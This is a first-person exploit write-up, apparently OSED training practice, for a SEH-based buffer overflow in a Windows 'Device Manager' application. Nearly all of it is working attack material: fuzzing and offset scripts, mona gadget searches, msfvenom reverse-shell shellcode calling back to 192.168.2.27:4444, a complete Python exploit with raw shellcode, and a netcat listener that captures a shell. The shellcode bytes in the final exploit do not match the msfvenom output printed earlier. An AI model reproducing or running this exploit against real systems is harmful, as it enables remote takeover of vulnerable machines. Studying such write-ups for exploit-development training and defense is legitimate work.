
# Device Manager


First open the application and attach it to the debugger





Now we need to fuzz the application so i created a script to help me

```
File  Actions  Edit  View  Help
sh1 ×   sh2 ×   sh3 ×
#!/bin/python3

buf = b"A" * 2000

try:
    print("[*] Created Fuzzing File")
    f = open("fuzz.txt","wb")

    f.write(buf)

    f.close()

except:
    print("[!] Error")
~
~
~
```

After running the script we will get fuzz.txt file so copy it to your windows machine and cope the file content and click on add device in the application and then paste in the IP area





Now click on ok and go to the debugger and pass the exception




As we can see the EIP got Overwrite but there is an Exception Happens so we are facing SEH Buffer Overflow


Now go to view and click on SEH Chain


As we can see The SEH and nSEH got overwrite now all we have to do is to create a pattern to identify the offset so i created another script




Now all we have to do is to run the script and transfer offset.txt

To the windows machine and put it's content in the IP area in the program again




Now we overwrite the SEH and The nSEH with our pattern now let's use msf-pattertn_offset to get the exact offset

```
msf-pattern_offset -l 2000 -q 72423772
```

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSED/SEH/general]
└─$ msf-pattern_offset -l 2000 -q 72423772
[*] Exact match at offset 1312
```

Now we have our SEH let's do it again but this time for nSEH


```
msf-pattern_offset -l 2000 -q 42367242
```

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSED/SEH/general]
└─$ msf-pattern_offset -l 2000 -q 42367242
[*] Exact match at offset 1308
```

Now we have the nSEH so let's create a script to overwrite the SEH and nSEH with a value we specify

```python
#!/bin/python3

size = 2000

offset = 1308

nSEH = b"B" * 4

SEH = b"C" * 4

fill = b"D" * (size - offset - len(nSEH) - len(SEH))

buf = b"A" * offset + nSEH + SEH + fill

try:
    with open("ident.txt","wb") as f:
        print("[+] Created Ident Evil File")
        f.write(buf)
        f.close()
except:
    print("[!] Error")
```

Now let's run the script and transfer the ident.txt file to our windows machine and copy it's content and paste it in the IP area of the program





As we can see we overwrite the SEH and nSEH with the values we identify

Now let's find the P/P/R address to be ready

Go to the debugger and type


```
!mona modules
```



As we can see we have the NetSDK.dll left with no protections so now type

```
!mona seh -m NetSDK.dll
```

Now to see the output of this command right click on the immunity debugger and click open file location and then search for seh.txt file



Now open the file and get the address

```
0x10006672 : pop edi # pop esi # ret 0x04 | null {PAGE_EXECUTE_READ} [Ne
0x100066a2 : pop edi # pop esi # ret 0x04 | null {PAGE_EXECUTE_READ} [Ne
0x10010bae : pop edi # pop esi # ret 0x04 |  {PAGE_EXECUTE_READ} [NetSDK
0x10012e1e : pop edi # pop esi # ret 0x04 | ascii {PAGE_EXECUTE_READ} [N
0x1001b419 : pop edi # pop esi # ret 0x04 |  {PAGE_EXECUTE_READ} [NetSDK
0x10029db6 : pop edi # pop esi # ret 0x04 |  {PAGE_EXECUTE_READ} [NetSDK
0x1003c6d6 : pop edi # pop esi # ret 0x04 |  {PAGE_EXECUTE_READ} [NetSDK
0x1003c719 : pop edi # pop esi # ret 0x04 |  {PAGE_EXECUTE_READ} [NetSDK
0x10084bfa : pop edi # pop esi # ret 0x04 |  {PAGE_EXECUTE_READ} [NetSDK
```

As we can see we got that address pointing to pop, pop, ret

instructions AKA P/P/R so we now have the ability to craft our exploit but before that we have to short jump the nSEH value in our script and then generate the shellcode

Now crafting the shellcode

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.2.27 LPORT=4444 EXECFUNC=thread -f python -v shellcode -b "\x00\x0a\x0d"
```


```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSED/SEH/general]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.2.27 LPORT=4444 EXECFUNC=thread -f python -v shellcode -b "\x00\x0a\x0d"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1965 bytes
shellcode =  b""
shellcode += b"\xbb\x2d\xad\xd7\xd4\xdb\xd7\xd9\x74\x24\xf4"
shellcode += b"\x58\x2b\xc9\xb1\x52\x83\xc0\x04\x31\x58\x0e"
shellcode += b"\x03\x75\xa3\x35\x21\x79\x53\x3b\xca\x81\xa4"
shellcode += b"\x5c\x42\x64\x95\x5c\x30\xed\x86\x6c\x32\xa3"
shellcode += b"\x2a\x06\x16\x57\xb8\x6a\xbf\x58\x09\xc0\x99"
shellcode += b"\x57\x8a\x79\xd9\xf6\x08\x80\x0e\xd8\x31\x4b"
shellcode += b"\x43\x19\x75\xb6\xae\x4b\x2e\xbc\x1d\x7b\x5b"
shellcode += b"\x88\x9d\xf0\x17\x1c\xa6\xe5\xe0\x1f\x87\xb8"
shellcode += b"\x7b\x46\x07\x3b\xaf\xf2\x0e\x23\xac\x3f\xd8"
shellcode += b"\xd8\x06\xcb\xdb\x08\x57\x34\x77\x75\x57\xc7"
shellcode += b"\x89\xb2\x50\x38\xfc\xca\xa2\xc5\x07\x09\xd8"
shellcode += b"\x11\x8d\x89\x7a\xd1\x35\x75\x7a\x36\xa3\xfe"
shellcode += b"\x70\xf3\xa7\x58\x95\x02\x6b\xd3\xa1\x8f\x8a"
shellcode += b"\x33\x20\xcb\xa8\x97\x68\x8f\xd1\x8e\xd4\x7e"
shellcode += b"\xed\xd0\xb6\xdf\x4b\x9b\x5b\x0b\xe6\xc6\x33"
shellcode += b"\xf8\xcb\xf8\xc3\x96\x5c\x8b\xf1\x39\xf7\x03"
shellcode += b"\xba\xb2\xd1\xd4\xbd\xe8\xa6\x4a\x40\x13\xd7"
shellcode += b"\x43\x87\x47\x87\xfb\x2e\xe8\x4c\xfb\xcf\x3d"
shellcode += b"\xc2\xab\x7f\xee\xa3\x1b\xc0\x5e\x4c\x71\xcf"
shellcode += b"\x81\x6c\x7a\x05\xaa\x07\x81\xce\x15\x7f\x8b"
```

Now let's create our exploit

```python
#!/bin/python3

offset = 1308

nSEH = b"\xEB\x06\x90\x90"

SEH =  b"\x1e\x2e\x01\x10" #b"\x27\x18\x08\x10" 10012e1e

padding = b"\x90" * 16

shellcode =  b""
shellcode += b"\xbd\x4a\x24\x99\xc4\xdd\xc0\xd9\x74\x24\xf4"
shellcode += b"\x5a\x29\xc9\xb1\x31\x83\xc2\x04\x31\x6a\x0f"
shellcode += b"\x03\x6a\x45\xc6\x6c\x38\xb1\x84\x8f\xc1\x41"
shellcode += b"\xe9\x06\x24\x70\x29\x7c\x2c\x22\x99\xf6\x60"
shellcode += b"\xce\x52\x5a\x91\x45\x16\x73\x96\xee\x9d\xa5"
shellcode += b"\x99\xef\x8e\x96\xb8\x73\xcd\xca\x1a\x4a\x1e"
shellcode += b"\x1f\x5a\x8b\x43\xd2\x0e\x44\x0f\x41\xbf\xe1"
shellcode += b"\x45\x5a\x34\xb9\x48\xda\xa9\x09\x6a\xcb\x7f"
shellcode += b"\x02\x35\xcb\x7e\xc7\x4d\x42\x99\x04\x6b\x1c"
shellcode += b"\x12\xfe\x07\x9f\xf2\xcf\xe8\x0c\x3b\xe0\x1a"
shellcode += b"\x4c\x7b\xc6\xc4\x3b\x75\x35\x78\x3c\x42\x44"
shellcode += b"\xa6\xc9\x51\xee\x2d\x69\xbe\x0f\xe1\xec\x35"
shellcode += b"\x03\x4e\x7a\x11\x07\x51\xaf\x29\x33\xda\x4e"
shellcode += b"\xfe\xb2\x98\x74\xda\x9f\x7b\x14\x7b\x45\x2d"
shellcode += b"\x29\x9b\x26\x92\x8f\xd7\xca\xc7\xbd\xb5\x80"
shellcode += b"\x16\x33\xc0\xe6\x19\x4b\xcb\x56\x72\x7a\x40"
shellcode += b"\x39\x05\x83\x83\x7e\xf9\xc9\x8e\xd6\x92\x97"
shellcode += b"\x5a\x6b\xff\x27\xb1\xaf\x06\xa4\x30\x4f\xfd"
shellcode += b"\xb4\x30\x4a\xb9\x72\xa8\x26\xd2\x16\xce\x95"
shellcode += b"\xd3\x32\xad\x78\x40\xde\x1c\x1f\xe0\x45\x61"

evil = b"A" * offset + nSEH + SEH + padding + shellcode

try:
    with open("exploit.txt","wb") as f:
        print("Created Evil Exploit File")
        f.write(evil)
        f.close()
except:
    print("[!] Error")
~
```

Run the exploit and transfer the file to the windows machine and copy it's content to the IP area of the program but first let's open a listener

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSED/SEH/general]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
```




As we see the application crashed so let's go and check the shell

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSED/SEH/general]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.2.27] from (UNKNOWN) [192.168.2.4] 50211
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\DeviceManage>whoami
whoami
desktop-vi7hf1v\rem01x

C:\Program Files (x86)\DeviceManage>
```

As we can see we got our shell

Hope You Like My report

Yours, Rem01x

All The Used Scrips Will Be In My GitHub

https://github.com/Remo1x/General-Device-Manager